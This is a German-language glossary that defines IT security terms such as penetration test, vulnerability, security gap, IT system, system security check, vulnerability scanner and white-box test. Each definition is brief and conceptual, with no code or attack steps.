Pentest (Kurzform für Penetrationstest) ist der fachsprachliche Ausdruck für einen umfassenden Sicherheitstest einzelner Rechner oder Netzwerke jeder Größe. Ziel eines solchen Tests ist es jedoch nicht nur, eine mögliche Schwachstelle aufzudecken, sondern deren Existenz auch zu beweisen, indem die Schwachstelle tatsächlich ausgenutzt wird und ein IT-System

penetriert wird.

Schwachstelle

In Systemen sind Schwachstellen die Ursache für Sicherheitslücken.

Sicherheitslücke

Eine Sicherheitslücke ist ein Fehler in einer Software, in der Logik oder einer Konfiguration, durch den ein schädliches Programm oder ein Angreifer in ein IT-System eindringen kann oder in der Lage ist, es zu manipulieren. Fehler in der Organisation eines Unternehmens oder im Ablauf von Prozessen können ebenfalls zu Sicherheitslücken führen.

System

Ein IT-System ist die Gesamtheit von Einzelkomponenten zur Informationsverarbeitung, die zweckgebunden in Relation zueinander betrachtet werden und von ihrer Umgebung abgegrenzt (Systemgrenze) betrachtet werden können.

System Security Check (SSC)

Bei einem SSC erfolgt die Überprüfung durch den direkten Zugriff auf ausgesuchte IT-Systeme unter Verwendung privilegierter Zugriffsrechte.

Vulnerability

(engl. Schwachstelle) In IT-Systemen sind Schwachstellen die Ursache für Sicherheitslücken.

Vulnerability Scanner

Ein Software Werkzeug (Tool), welches automatisch oder halb automatisch Sicherheitsprüfungen durchführt und Schwachstellen meldet.

White-Box-Test

Bezeichnet eine Testmethode aus der Software-Entwicklung, bei der die Tests mit Kenntnissen über die innere Funktionsweise des zu testenden IT-Systems entwickelt werden. Häufig wird dieser Begriff bei der IT-Schwachstellenanalyse synonym zum Begriff „Full-Knowledge-Test“ verwendet